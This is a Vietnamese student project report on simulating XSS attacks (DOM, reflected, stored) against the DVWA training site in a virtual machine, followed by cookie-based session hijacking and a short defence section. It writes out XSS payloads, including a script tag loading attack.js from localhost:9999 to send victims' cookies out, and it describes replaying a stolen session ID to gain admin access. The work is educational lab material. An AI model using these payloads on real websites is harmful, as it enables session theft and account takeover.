**TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI**

**BÁO CÁO TỔNG HỢP PROJECT 2**

**Mô phỏng tấn công lỗ hổng Cross Site Scripting(XSS) và phòng chống**

**NGUYỄN VĂN LONG**

Long.NV215610@sis.hust.edu.vn

**Ngành Kỹ thuật máy tính**

**Chuyên ngành Mạng - ATTT**

|  |  |
| --- | --- |
| **Giảng viên hướng dẫn:** | TS. Đỗ Tiến Dũng |
| Trường**:** | CNTT&TT |
| **HÀ NỘI, 6/2024** | |

**Tóm tắt nội dung đồ án**

* Vấn đề thực hiện: Mô phỏng tấn công lỗ hổng XSS và lập trình trang web chống tấn công XSS
* Môi trường: Máy ảo trong ứng dụng Oracle VM VirtualBox, ứng dụng Visual Code Studio và trình duyệt Microsoft Edge
* Các module được sử dụng:
  + Ứng dụng Oracle VM VirtualBox
  + Trang web mô phỏng lỗ hổng DWVA
  + Cookie Quick Manager: quản lý cookie của phiên đăng nhập
  + Môi trường lập trình: Visual Code Studio
  + Ngôn ngữ lập trình: HTML và Javascript
  + Trình duyệt Microsoft Edge
* Tính thực tế của đồ án: Phát hiện lỗ hổng XSS của các trang web và thực hiện phòng chống lại tấn công lỗ hổng này.
* Định hướng phát triển, mở rộng(Đang nghiên cứu): Kiểm thử lỗ hổng XSS trên các trang web thực tế; tấn công vào lỗ hổng XSS trên các trang web để lấy cắp thông tin dữ liệu của người dùng; thực hiện phòng chống tấn công lỗ hổng XSS tự động.
* Các kiến thức và kỹ năng mà sinh viên đạt được sau đồ án: Hiểu cách thức tấn công lỗ hổng XSS; biết cách kiểm thử lỗ hổng XSS; lập trình trang web đơn giản có lỗ hổng XSS; hiểu và áp dụng được cách phòng chống tấn công lỗ hỏng XSS.

**MỤC LỤC**

[CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI 1](#_Toc168908071)

[1.1 Giới thiệu chung 1](#_Toc168908072)

[1.2 Mục tiêu, phạm vi đề tài 1](#_Toc168908073)

[1.2.1 Mục tiêu 1](#_Toc168908074)

[1.2.2 Phạm vi 1](#_Toc168908075)

[CHƯƠNG 2. CÁC MODULE ĐƯỢC TRIỂN KHAI 1](#_Toc168908076)

[2.1 Mô phỏng tấn công lỗ hổng DOM XSS 1](#_Toc168908077)

[2.2 Mô phỏng tấn công lỗ hổng Reflected XSS 3](#_Toc168908079)

[2.3 Mô phỏng tấn công lỗ hổng Stored XSS 4](#_Toc168908080)

[2.4 Cướp phiên đăng nhập của người dùng (Session Hijacking) 6](#_Toc168908081)

[2.4.1 Tạo file lưu thông tin Cookie lấy được từ người dùng 6](#_Toc168908082)

[2.4.2 Thực hiện cướp phiên đăng nhập 6](#_Toc168908083)

[2.5 Phòng chống tấn công XSS 9](#_Toc168908084)

[CHƯƠNG 3. KẾT LUẬN 10](#_Toc168908086)

[3.1 So sánh đồ án với bài tập lớn môn học “Mạng máy tính” 10](#_Toc168908087)

[3.2 Kết luận 10](#_Toc168908088)

[3.3 Hướng phát triển của đồ án trong tương lai 10](#_Toc168908089)

[TÀI LIỆU THAM KHẢO 11](#_Toc168908090)

[PHỤ LỤC 12](#_Toc168908091)

GIỚI THIỆU ĐỀ TÀI

## Giới thiệu chung

Cross Site Scripting (XSS) là một lỗ hổng bảo mật khá nổi tiếng, chủ yếu được thực thi ở phía Client bằng hình thức tấn công mã độc với các ngôn ngữ lập trình, chủ yếu là với Javascript và HTML. Kẻ tấn công thực hiện tấn công nhằm mục đích đánh cắp dữ liệu nhận dạng của người dùng như: cookie, session tokens và các thông tin khác. Thông qua việc lợi dụng lỗ hổng XSS, kẻ tấn công thực hiện các hành động bao gồm: lan truyền mã giả trên các trang mạng xã hội; cướp phiên đăng nhập(session hijacking); trộm danh tính; tấn công từ chối dịch và phá hoại trang web; trộm dữ liệu nhạy cảm; gian lận tài chính trên các trang web ngân hàng

## Mục tiêu, phạm vi đề tài

### Mục tiêu

* Kiểm thử lỗ hổng XSS bằng thẻ <script>
* Tìm hiểu các kiểu tấn công lỗ hổng XSS (DOM XSS, Reflected XSS, Stored XSS)
* Cướp phiên đăng nhập của người dùng (Session Hijacking)
* Tạo trang web đơn giản có lỗ hổng XSS bằng ngôn ngữ lập trình HTML và Javascript
* Tìm hiểu biện pháp phòng tránh tấn công lỗ hổng XSS

### Phạm vi

Thử hiện mô phỏng tấn công trên trang chủ DWVA trong máy ảo Oracle VM VirtualBox và tạo trang web cơ bản chạy trên Local host

# CÁC MODULE ĐƯỢC TRIỂN KHAI

## Mô phỏng tấn công lỗ hổng DOM XSS

* Module được sử dụng: trang web DWVA trên máy ảo Kali Linux trong ứng dụng Oracle VM VirtualBox

A screenshot of a computer

Description automatically generated

* Nhấn chọn “Select”, nhận thấy URL thay đổi



* Khi chèn đoạn script: **<script>alert(document.cookie)</script>** lên URL, màn hình hiển thị thông tin Cookie của người dùng

A screenshot of a computer

Description automatically generated

* Thay đổi URL bằng đoạn script: **<script src=http://localhost:9999/attack.js></script>** . Sau đó gửi link cho người sử dụng



* Khi người sử dụng truy cập đường link trên, thông tin Cookie của người dùng đã được gửi về file **attack.js**

## Mô phỏng tấn công lỗ hổng Reflected XSS

* Module được sử dụng: trang web DWVA trên máy ảo Kali Linux trong ứng dụng Oracle VM VirtualBox

A screenshot of a computer

Description automatically generated

* Chèn đoạn script: **<script>alert(document.cookie)</script>** vào khung input để hiển thị thông tin Cookie

A screenshot of a computer

Description automatically generated

* Màn hình hiển thị như sau:

A screenshot of a computer

Description automatically generated

* Thay đổi đoạn script: **<script src=http://localhost:9999/attack.js></script>** gửi cho người dùng và yêu cầu người dùng submit trong khung input



* Từ đây, thông tin Cookie của người dùng đã được gửi về file **attack.js**

## Mô phỏng tấn công lỗ hổng Stored XSS

* Module được sử dụng: trang web DWVA trên máy ảo Kali Linux trong ứng dụng Oracle VM VirtualBox

**A screenshot of a computer

Description automatically generated**

* Thực hiện chèn thẻ script như sau:

A screenshot of a computer

Description automatically generated

* Màn hình hiển thị:

A screenshot of a computer

Description automatically generated

* Thực hiện chèn thẻ <script> như sau:

A screenshot of a computer

Description automatically generated

* Mã độc đã được chèn vào dữ liệu lưu trữ trên trang web. Từ đây, khi truy cập trang web, cookie của người dùng sẽ gửi về file **attack.js**

## Cướp phiên đăng nhập của người dùng (Session Hijacking)

### Tạo file lưu thông tin Cookie lấy được từ người dùng

* Module được sử dụng: Terminal Emulator
* Trên Kali Linux tạo file ***attack.js*** bằng lệnh ***$ nano attack.js*** có nội dung sau:

A screenshot of a computer

Description automatically generated

* Thực thi web server ở cổng 9999:

A screen shot of a computer

Description automatically generated

### Thực hiện cướp phiên đăng nhập

* Module được sử dung: Extensions (Cookie Quick Manager) để quản lý cookie
* Sau khi thực hiện chèn thẻ <script>:


**<script src=http://localhost:9999/attack.js></script>**

màn hình Terminal Emulator hiển thị:

A screenshot of a computer

Description automatically generated

* Thành công lấy được phiên đăng nhập của người dùng
* Truy cập DWVA bằng tab ẩn danh



* Sử dụng Extensions – Cookie Quick Manager

A screenshot of a computer

Description automatically generated

* Thay đổi PHPSESSIONID của web

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

* Lưu thông tin và reload lại trang web

A screenshot of a computer

Description automatically generated

Có thể truy cập DWVA dưới tư cách của người dùng “admin” mà không cần tên đăng nhập và mật khẩu của tài khoản người dùng

## Phòng chống tấn công XSS

* Module được sử dụng: ngôn ngữ lập trình HTML và Javascript; môi trường lập trình Visual Code Studio; trình duyệt Microsoft Edge
* Tạo trang web có giao diện như sau:

A screenshot of a computer

Description automatically generated

* Ngăn chặn tấn công bằng hàm escapeHTML

# KẾT LUẬN

Đồ án trên đã giúp sinh viên hiểu được cách kiểm thử và cách thức hoạt động của dạng tấn công vào lỗ hổng phổ biến – Cross Site Scripting(XSS) ; phân biệt các dạng lỗ hổng XSS, từ đó, xây dựng lên phương pháp phòng chống dạng tấn công này. Đồng thời, sinh viên cũng đã biết cách tạo lập trang web cơ bản có biện pháp phòng chống tấn công lỗ hổng XSS.

Hiện tại, đồ án chỉ mới thực hiện trên máy ảo trong nền ứng dụng Oracle VM VirtualBox. Trong tương lại, đồ án sẽ thực hiện kiểm thử trên các web thực tế; đồng thời đồ án sẽ có các biện phòng cống tự động và hiệu quả hơn.

# TÀI LIỆU THAM KHẢO

|  |  |
| --- | --- |
| [1] | KirstenS, Cross Site Scripting (XSS), OWASP. |
| [2] | Phuong Duong Thi, Kỹ thuật tấn công XSS và các cách ngăn chặn, VIBLO, 2018. |